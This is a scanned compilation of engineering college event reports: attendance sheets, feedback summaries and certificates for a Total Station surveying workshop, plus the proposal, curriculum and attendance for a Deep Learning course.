27	MUHAMMED MARZOOK	VML20CE055	P	P	P	P	P
28	NAVANEETH P VINOD	VML20CE056	P	P	P	P	P
29	P REVATHI	VML20CE060	P	P	P	P	P
30	RIFA	VML20CE061	P	P	P	P	P
31	SARANG A	VML20CE066	P	P	P	P	P
32	SAURAV SUNIL	VML20CE068	P	P	P	P	P
33	SEBA MATHEW	VML20CE069	P	P	P	P	P
34	SHAFNA C	VML20CE070	P	P	P	P	P
35	SHAHILA K S	VML20CE071	P	P	P	P	P
36	SURYASANKAR S	VML20CE074	P	P	P	P	P
37	TEENA JJO	VML20CE075	P	P	P	P	P
38	THEJA DINESH	VML20CE077	P	P	P	P	P
39	VENI K	VML20CE079	P	P	P	P	P
40	VISHNUDAS P V	VML20CE081	P	P	P	P	P
41	ASWIN KRISHNA E V	LVML20CE084	P	P	P	P	P

VIMAL JYOTHI ENGINEERING COLLEGE
TOTAL STATION WORKSHOP - ATTENDANCE
S6 CE- A SECTION

Sl.No.	STUDENT NAME	KTU REG.NUMBER	2/22/2023	2/23/2023	2/24/2023	2/25/2023	2/26/2023	Signature
1	ABHIJITH M	VML20CE002	P	P	P	P	P	
2	ABHINAV M K	VML20CE005	P	P	P	P	P	
3	ABHISHEK KRISHNA A	VML20CE006	P	P	P	P	P	
4	ADITHYAKUMAR MT	VML20CE007	P	P	P	P	P	
5	ADITHYA RAJ	VML20CE008	P	P	P	P	P	
6	AFRAS ABDULLA	VML20CE009	P	P	P	P	P	
7	AISHA NUHA	VML20CE011	P	P	P	P	P	
8	AKASH K V	VML20CE012	P	P	P	P	P	
9	ANAKHA MARY MATHEW	VML20CE017	P	P	P	P	P	
10	ANIRUDH C	VML20CE020	P	P	P	P	P	
11	ANNAPURNA P	VML20CE024	P	P	P	P	P	
12	ANURAG AK	VML20CE025	P	P	P	P	P	
13	APARNA CHANDRAN P P	VML20CE026	P	P	P	P	P	
14	APARNA MOHANAN	VML20CE028	P	P	P	P	P	
15	ARCHANA K	VML20CE030	P	P	P	P	P	
16	ASHUTHOSH P	VML20CE032	P	P	P	P	P	
17	ASWATH DEV P NAMBIAR	VML20CE034	P	P	P	P	P	
18	AYONA BIJU	VML20CE037	P	P	P	P	P	
19	BASUDHA V J	VML20CE038	P	P	P	P	P	
20	DEVIKA RAJ	VML20CE040	P	P	P	P	P	
21	DHYAN CHANDRAN	VML20CE041	Ab	Ab	Ab	Ab	Ab	
22	HRIDYA K	VML20CE046	P	P	P	P	P	
23	KAVERI K S	VML20CE049	P	P	P	P	P	
24	KIRANDEV K M	VML20CE051	P	P	P	P	P	
25	MEGHA CK	VML20CE052	P	P	P	P	P	
26	MUHAMMAD RIZWAN	VML20CE053	P	P	P	P	P	
27	MUHAMMED MARZOOK	VML20CE055	P	P	P	P	P	
28	NAVANEETH P VINOD	VML20CE056	P	P	P	P	P	
29	P REVATHI	VML20CE060	P	P	P	P	P	
30	RIFA	VML20CE061	P	P	P	P	P	
31	SARANG A	VML20CE066	P	P	P	P	P	
32	SAURAV SUNIL	VML20CE068	P	P	P	P	P	
33	SEBA MATHEW	VML20CE069	P	P	P	P	P	

4. Feedback from students


The screenshot shows a Google Forms interface for a 'Workshop on Total station - Feedback form'. The 'Responses' tab is active, displaying a list of email addresses: frey@meat0@gmail.com, stineight12@gmail.com, 016@evlax@gmail.com, reed@paw214@gmail.com, vefomafire12@gmail.com, ayenabys01@gmail.com, and soyaxen@ax@gmail.com. Below the list, it indicates 'Waiting for 1 response' and includes a 'Send email reminder' button. The bottom of the screen shows a Windows taskbar with a search bar and system tray icons.



How helpful was the training ?

Copy


39 responses



Note the most useful aspect of the session and how it will affect your work?

Copy

39 responses



6. Snippets



Hands-on workshop on Total Station on 22-26 february 2023 by Sanjana P & Mudhassir M (ALG International Geological Services Pvt.Ltd)

5. Sample Certificate

		
<h1>CERTIFICATE</h1> <p>Of Participation</p>		
<p>This is to certify that Mr./Mrs. <u>Muhammed Manjeri</u> Has successfully participated in 5 days workshop entitled on the total station from 2023 Feb.22 to Feb.26 conducted by ALG International Institute of Technology, Kannur, Kerala.</p>		
 <p>Technical Head ALG International</p>		 <p>General Manager ALG International</p>

Table of Content

Sl. No	Contents
1	Cover Page
2	Event Poster
3	Curriculum and Lesson Plan
4	Participants List
5	Feedback Report
6	Sample Certificate
7	Event Photographs



**VIMAL JYOTHI ENGINEERING COLLEGE
&
DEPARTEMENT OF CIVIL ENGINEERING**

Report on value added course

“Workshop on Total Station”

for

S4 CE (2021-25 BATCH)



na
14/04/2023

**PRINCIPAL
VIMAL JYOTHI ENGINEERING COLLEGE
CHEMPERI - 670632**

[Signature]
22/04/23

**Dr. Biju Mathew,
M.Tech, MBA,PGD
HOD, Dept. of Civil Engineering
Vimal Jyothi Engineering College
Chempere-Kannur-Kerala-670632**



VIMAL JYOTHI ENGINEERING COLLEGE
CHEMPERI, KANNUR

Department of Civil Engineering
Organizes

Workshop on
TOTAL STATION

for the 4th semester B.Tech.Civil Engineering students

From 15/02/2023 to 19/02/2023



Resource Personnel:

Sanjana P, Surveying Expert
Mudhassir M, GIS Consultant

Faculty Co-ordinators:

Logi N Boby
Rojin P
Resmitha Rani Antony

1. Introduction

Department of Civil engineering and conducted value added course on "**Workshop on Total Station**" from 15th February 2023 to 19th February 2023 (duration of 5 days). The organizers of the session were Mr. Logi N Bobby, Mr. Rojin P and Ms. Resmitha Rani Antony and the sessions were conducted by Ms. Sanjana P and Mr. Mudhassir P K subject experts from ALG international. A total of 53 students who belong to Civil engineering Department of 2nd year attended the course for all days.

The objective of the work shop is to prepare the students to real world problems based on Surveying. The detailed study and practices using Total station enable the students to measure both vertical and horizontal angles and the slope distance from the instrument to a particular point and an on-board computer to collect data and perform triangulation calculations.

2. Curriculum and lesson Plan

Curriculum

Module I

Introduction to total station- Parts of TS, Advantages of TS, Applications of TS

Module II

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Module III

Downloading Data link software from Google- Working with TS Data, Drawing imported TS Data Canal Alignment, Overview on Data import, Drawings and Map Preparation Using TS data.

Connected PEOs/POs/Cos : PO1, PO2, PO4, PO5, PO9, PO12

Lesson Plan	
Day	Plan
15/02/2023	<ul style="list-style-type: none"> • Introduction to total station • Parts of TS • Advantages of TS • Applications of TS
16/02/2023	<ul style="list-style-type: none"> • Setting the total Station in the field • Creating the Folder In Total Station- Initial step in TS Survey • GPS application in TS survey • Setting the Total Station • Shifting the Total Station • Total station setting and survey
17/02/2023	<ul style="list-style-type: none"> • Downloading Data link software from Google • Working with TS Data • Drawing imported TS Data Canal Alignment • Overview on Data import • Drawings and Map Preparation Using TS data
18/02/2023 to 19/02/2023	<ul style="list-style-type: none"> • Practical Sessions

3. Participant's list


Vimal Jyothi Engineering College
Total Station Workshop Attendance Sheet
24 CE

Sl.No	UTY Reg.No.	Name	15/2/2023	16/2/2023	17/2/2023	18/2/2023	19/2/2023
1	VML21CE001	AADISH P P	P	P	P	P	P
2	VML21CE003	ABHINAV RAJEEV	P	P	P	P	P
3	VML21CE004	ABHIRAMI MURALEEDHARAN	P	P	P	P	P
4	VML21CE005	ABHISHEK C	P	P	P	P	P
5	VML21CE006	ADARSH LAKSHMI	P	P	P	P	P
6	VML21CE007	AKSHAY K ASHOK	P	P	P	P	P
7	VML21CE008	AJAY SEBASTIAN	P	P	P	P	P
8	VML21CE009	ALLEN JOSEPH	P	P	P	P	P
9	VML21CE010	AMRUTHA K	P	P	P	P	P
10	VML21CE011	AMRUTHA SATHIANATH	P	P	P	P	P
11	VML21CE012	ANASWARA A	P	P	P	P	P
12	VML21CE013	ANMARIYA THOMAS	P	P	P	P	P
13	VML21CE014	ANURAG T MANI	P	P	P	P	P
14	VML21CE015	ANURAJA A	P	P	P	P	P
15	VML21CE016	ANUPAMA MANOLI	P	P	P	P	P
16	VML21CE017	ARJUN C	P	P	P	P	P
17	VML21CE018	ARMAGE DON	P	P	P	P	P
18	VML21CE019	ASHWIN GOPINATH	P	P	P	P	P
19	VML21CE020	ASHWIN V	P	P	P	P	P
20	VML21CE021	ASWANTHI V	P	P	P	P	P
21	VML21CE022	ATHUL SURESH P P	P	P	P	P	P
22	VML21CE023	DIANI P JOJI	P	P	P	P	P
23	VML21CE024	DEVINA S BIRU	P	P	P	P	P
24	VML21CE025	EMIL SHAJAN	P	P	P	P	P
25	VML21CE026	FATHIMA NAJIA SHAN P	P	P	P	P	P
26	VML21CE027	FAZEL BIN THAJIB K P	P	P	P	P	P
27	VML21CE028	FERRIN TOM THOMAS	P	P	P	P	P
28	VML21CE029	GAUTAM S SREEDHAR	P	P	P	P	P
29	VML21CE030	GOPIKA K M	P	P	P	P	P
30	VML21CE031	GOPIKA N S	P	P	P	P	P
31	VML21CE032	HIBAH SHIRIN M K P	P	P	P	P	P
32	VML21CE033	JOSEWIN JOSEPH	P	P	P	P	P
33	VML21CE034	LAKSHMIPRIYA ALAKAT	P	P	P	P	P
34	VML21CE035	MALAVIKA K S	P	P	P	P	P
35	VML21CE036	MEDHUL K	P	P	P	P	P
36	VML21CE037	NANDANA RAJAN	P	P	P	P	P
37	VML21CE038	NIKYMOL M V	P	P	P	P	P
38	VML21CE039	NIVEDITHA P S	P	P	P	P	P
39	VML21CE040	PRANAV K	P	P	P	P	P
40	VML21CE041	RAHUL RATHNAN K M	P	P	P	P	P
41	VML21CE042	RAJNULHATH SIRAJ	P	P	P	P	P
42	VML21CE043	RISHA ANIL KUMAR	P	P	P	P	P
43	VML21CE045	SANDRA SHAJ	P	P	P	P	P
44	VML21CE047	SHIKHA S VIJAY	P	P	P	P	P
45	VML21CE048	SHYAS MULLANMED MP	P	P	P	P	P
46	VML21CE049	SINAN ABDUL GAPOOR	P	P	P	P	P
47	VML21CE050	SREBHARI T	P	P	P	P	P
48	VML21CE055	V R BHARADWAJ	P	P	P	P	P
49	VML21CE051	VAISHNAV M A	P	P	P	P	P
50	VML21CE052	VARSHA C	P	P	P	P	P
51	VML21CE053	VAYSHNAV M	P	P	P	P	P
52	VML21CE054	VIJITHA PV	P	P	P	P	P
53	VML21CE056	DRISYA T V	P	P	P	P	P


4. Feedback from students

LEARNING OBJECTIVES

Did the sessions meet its stated aims?


 Copy

45 responses



- YES
- NO

Did the course meet all your aims?

 Copy

45 responses



- YES
- NO

Can you use what you have learnt in your role?

Copy


45 responses



Effectiveness of practical exercise

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
45 responses




If any of the learning aims were not met, explain in your own words why not

Copy


45 responses



How helpful was the training ?


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45 responses




SESSION CONTENT

Facilitator's knowledge of the subject

 Copy


45 responses



Facilitator was helpful, informative and approachable

Copy


45 responses



Information presented logically/Explanations clearly given

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
45 responses



Note the most useful aspect of the session and how it will affect your work?

Copy

45 responses



Any additional comments you wish to share?

22 responses

No

Nil

NA

-

All the best

Learned something new

Due to high Temperature the instrument vibrate some time ot should be changed

-

5. Sample Certificate



6. Snippets





Table of Content

Sl. No	Contents
1	Event Proposal
2	Curriculum
3	Brochure
4	Attendance
5	Sample Certificate



Event proposal - ADS Division

Event type and name	A hands-on workshop on "Deep Learning - A real-world approach"
Tentative date	22nd February 2023 - 26th February 2023
Participants/ audience	S6 ADS Students
Objectives	To prepare students to use modern tools and techniques in Deep Learning
Resource requirements	Projector, Speaker, Device with internet connectivity
Expected outcomes	Students will be able to provide solutions to real world problems based on Deep Learning.
Connected PEOs/POs/COs	PO1,PO2,PO3,PO4,PO5,PO12.
Resource persons	Speakers 1. Dr. Premjith B, Assistant Professor, Center for Computational Engineering and Networking, Amrita Vishwa Vidyapeetham, Coimbatore 2. Mr. Sajith Variyar V.V, Assistant Professor, Center for Computational Engineering and Networking, Amrita Vishwa Vidyapeetham, Coimbatore
Responsible persons	Co-ordinators Ms. Ancy K Sunny , AP CSE Ms.Thripathi P Balakrishnan, AP CSE Convenor Dr. Manoj V Thomas, Professor & Programme Coordinator (ADS)

Emotional load & Demoralization of officials.
[Signature]
24/01/23

[Signature]
24/01/23

Curriculum

Module I

Introduction to Deep Learning - Introduction to Deep Learning - Difference between Machine Learning and Deep Learning

Module II

Deep Neural Network (DNN) - Perceptron - Activation function - Parameters of a neural network - Loss functions - Optimizers- Image classification using DNN (Including hands-on session)

Module III

Deep learning for Computer Vision - Convolutional Neural Network - Convolutional Neural Network (CNN) - Components of a CNN - Transfer learning with CNN- CNN applications for biomedical image data (Including hands-on session)

Module IV

Deep Learning for Natural Language Processing - Sequential data - How to process sequential data? - Recurrent Neural Network (RNN)- Long Short - Term Memory (LSTM) Networks- Text classification using RNN and LSTM (Including hands-on session) - Encoder - Decoder Architecture for Machine Translation

Lesson Plan

Day	Plan
22/02/2023	<p>1. Introduction to Deep Learning</p> <ul style="list-style-type: none"> - Introduction to Deep Learning - Difference between Machine Learning and Deep Learning <p>2. Deep Neural Network (DNN)</p> <ul style="list-style-type: none"> - Perceptron - Activation function - Parameters of a neural network - Loss functions - Optimizers - Image classification using DNN (Including hands-on session)

Lesson Plan	
Day	Plan
23/02/2023	Deep learning for Computer Vision - Convolutional Neural Network <ul style="list-style-type: none"> - Convolutional Neural Network (CNN) - Components of a CNN - Transfer learning with CNN - CNN applications for biomedical image data (Including hands-on session)
24/02/2023	Deep Learning for Natural Language Processing <ul style="list-style-type: none"> - Sequential data - How to process sequential data? - Recurrent Neural Network (RNN) - Long Short - Term Memory (LSTM) Networks - Text classification using RNN and LSTM (Including hands-on session) - Encoder - Decoder Architecture for Machine Translation
25/02/2023	Project based on NLP and image processing
26/02/2023	Presentation and Feedback

Assessment mechanism	
25/02/2023	Project based on NLP and image processing
26/02/2023	Presentation and Feedback
Budget details	
Remuneration for resource person	8500*3 = 25,500 ✓
Tea Snacks	40*20*3= 2400 ✗
Lunch	2*200*3 = 1200 ✓
Stationery	1000 ✗
Total expense	30,100/-


Proposal prepared by

Ms. Ancy K Sunny , AP CSE
 Ms.Thripathi P Balakrishnan, AP CSE

17/01/2023


Recommended by

Dr. Manoj V Thomas,
 Professor & Programme Coordinator (ADS)

19/01/2023




Deep Learning - A real-world approach

Course Description

This course aims to present the core fundamentals behind the field of Deep Learning. It introduces major deep learning algorithms, the problem settings, and their applications to solve real world problems. This course covers basics and hands on approach to neural networks, understanding how CNN and RNN works with common examples.

Course Objective

- Introduces the fundamental concepts of Deep Learning and its applications by Providing an overview of Deep Learning techniques like Artificial Neural Networks, Convolutional Neural Networks, and Recurrent Neural Networks.
- Provides Hands-on experience with popular Deep Learning frameworks.
- Understanding the challenges and limitations of Deep Learning and how to overcome them.
- Developing problem-solving skills and the ability to design and implement Deep Learning solutions to real-world problems.

Course Outcomes (CO)

At the end of the course students will be able

1. To differentiate between various machine learning and deep learning algorithms.
2. To apply DNN for image classification.
3. To apply CNN in Biomedical field.
4. To build RNN and LSTM models for different NLP applications.
5. To develop a solution for a real-world problem that demonstrates a thorough understanding of deep learning principles and concepts, achieved through effective teamwork.



CO-PO/PSO Mapping

COs	PO	PO	PO	PO	PO	PO	PO	PO	PO	PO	PO	PO	PSO	PSO
	1	2	3	4	5	6	7	8	9	10	11	12	1	2
CO1	3	3	3	3	1								3	3
CO2	3	3	3	3	2								3	3
CO3	3	3	3	3	2								3	3
CO4	3	3	3	3	2								3	3
CO5	3	3	3	3	3	3	3	3	3	3	3	3	3	3

Syllabus

Unit	Details	Hours
1	Introduction to Deep Learning - Introduction to Deep Learning - Difference between Machine Learning and Deep Learning	4
2	Deep Neural Network (DNN) - Perceptron - Activation function - Parameters of a neural network - Loss functions - Optimizers- Image classification using DNN (Including hands-on session)	6
3	Deep learning for Computer Vision - Convolutional Neural Network - Convolutional Neural Network (CNN) - Components of a CNN - Transfer learning with CNN- CNN applications for biomedical image data (Including hands-on session)	7
4	Deep Learning for Natural Language Processing - Sequential data - How to process sequential data? - Recurrent Neural Network (RNN)- Long Short - Term Memory (LSTM) Networks- Text classification using RNN and LSTM (Including hands-on session) - Encoder - Decoder Architecture for Machine Translation	7
Course Project and Evaluation		6



Text Books:


1. Ian J. Goodfellow, Yoshua Bengio, Aaron Courville, "Deep Learning", MIT Press, 2017.
2. Francois Chollet, "Deep Learning with Python", Manning Publications, 2018

References:

1. Phil Kim, "Matlab Deep Learning: With Machine Learning, Neural Networks and Artificial Intelligence", Apress, 2017.
2. Ragav Venkatesan, Baoxin Li, "Convolutional Neural Networks in Visual Computing", CRC Press, 2018.
3. Navin Kumar Manaswi, "Deep Learning with Applications Using Python", Apress, 2018.
4. Joshua F. Wiley, "R Deep Learning Essentials", Packt Publications, 2016.



VIMAL JYOTHI
ENGINEERING COLLEGE
CHEMPELLI - KANNUR - KERALA
www.vjec.ac.in



Department of CSE
Artificial Intelligence and Data Science

A HANDS - ON WORKSHOP ON

**“DEEP LEARNING
A REAL - WORLD APPROACH”**

for 6th Semester Artificial Intelligence & Data Science Students

29.03.2023 - 02.04.2023

VENUE : EMBEDDED SYSTEM LAB

Staff coordinators

Ms. Ancy K Sunny , AP CSE
Ms. Thiripthi P Balakrishnan, AP CSE

Convener

Dr. Manoj V Thomas,
Professor & Programme Coordinator (ADS)

Resource Persons:

Dr. Premjith B
AP, CEN, Amrita Vishwa Vidyapeetham, Coimbatore
Mr. Sajith Vairiyar V.V
AP-CEN, Amrita Vishwa Vidyapeetham, Coimbatore

Vimal Jyothi Engineering College Chemperi - 670632

Artificial Intelligence and Data Science

Ad-on Course - "Deep learning - A real world approach"

Roll no	Register no	Name	29/03/2023 FN	29/03/2023 AN
1	VML20AD001	AARSHA ANIL	FN	AN
2	VML20AD002	ALANA ANCE JOHN	FN	AN
3	VML20AD003	ALAN THOMAS	FN	AN
4	VML20AD004	AMRITHA PRADEEP	FN	AN
5	VML20AD005	ANN RIYA JAISON	FN	AN
6	VML20AD006	AUSTINE S MANUEL	FN	AN
7	VML20AD007	CAMAY JILLS	Absent	Absent
8	VML20AD008	CHANDHANA RAJEEVAN	FN	AN
9	VML20AD009	CHRISTEENA J ROSE	FN	AN
10	VML20AD010	DENI THOMAS	FN	AN
11	VML20AD011	DEVA NAIR	FN	AN
12	VML20AD012	HAMNA RAFEEQ	FN	AN
13	VML20AD013	JASHLIN S SIMON	FN	AN
14	VML20AD014	KIRAN PRASAD PP	FN	AN
15	VML20AD015	MARWA ABDUL RAZAK	FN	AN
16	VML20AD016	MAZIN MURSHID	FN	AN
		MOHAMMED ZAIN RAFEEQUE	FN	AN
17	VML20AD017		FN	AN
18	VML20AD018	NANDHAJ VIJAYAN	FN	AN
		NAVANEETHA P NAMBIAR	FN	AN
19	VML20AD019		FN	AN
20	VML20AD020	RIDHA GAFOOR	Absent	Absent
21	VML20AD021	ROSE BENNY	FN	AN
22	VML20AD022	SHARON RAJISH JOSEPH	FN	AN
		SHYAMITH MANNAMBETH	FN	AN
23	VML20AD023		FN	AN
24	VML20AD024	SNEHAL VINOD T	FN	AN
25	VML20AD025	SOURAV C	FN	AN
26	VML20AD026	STEPHIN LIJI	FN	AN
		THAHA MUHAMMED YASEEN	FN	AN
27	VML20AD027		FN	AN
28	VML20AD028	THALHAH ANAS	FN	AN
29	VML20AD029	VAIBHAV RAJESH	FN	AN
30	VML20AD030	VAISHAKH P	FN	AN
31	VML20AD031	VISHNUPRIYA N	FN	AN
32	LVML20AD032	HARSHA M	FN	AN

Vimal Jyothi Engineering College Chemperi - 670632

Artificial Intelligence and Data Science

Ad-on Course - "Deeplearning - A real world approach"

Roll no	Register no	Name	30/03/2023	30/03/2023
1	VML20AD001	AARSHA ANIL	FN	AN
2	VML20AD002	ALANA ANCE JOHN		
3	VML20AD003	ALAN THOMAS		
4	VML20AD004	AMRITHA PRADEEP		
5	VML20AD005	ANN RIYA JAISON		
6	VML20AD006	AUSTINE S MANUEL		
7	VML20AD007	CAMAY JILLS		
8	VML20AD008	CHANDHANA RAJEEVAN		
9	VML20AD009	CHRISTEENA J ROSE		
10	VML20AD010	DENI THOMAS		
11	VML20AD011	DEVA NAIR		
12	VML20AD012	HAMNA RAFEEQ		
13	VML20AD013	JASHLIN S SIMON		
14	VML20AD014	KIRAN PRASAD PP		
15	VML20AD015	MARWA ABDUL RAZAK		
16	VML20AD016	MAZIN MURSHID		
17	VML20AD017	MOHAMMED ZAIN RAFEEQUE		
18	VML20AD018	NANDHAJ VIJAYAN		
19	VML20AD019	NAVANEETHA P NAMBIAR		
20	VML20AD020	RIDHA GAFOOR		
21	VML20AD021	ROSE BENNY		
22	VML20AD022	SHARON RAJISH JOSEPH		
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24	VML20AD024	SNEHAL VINOD T		
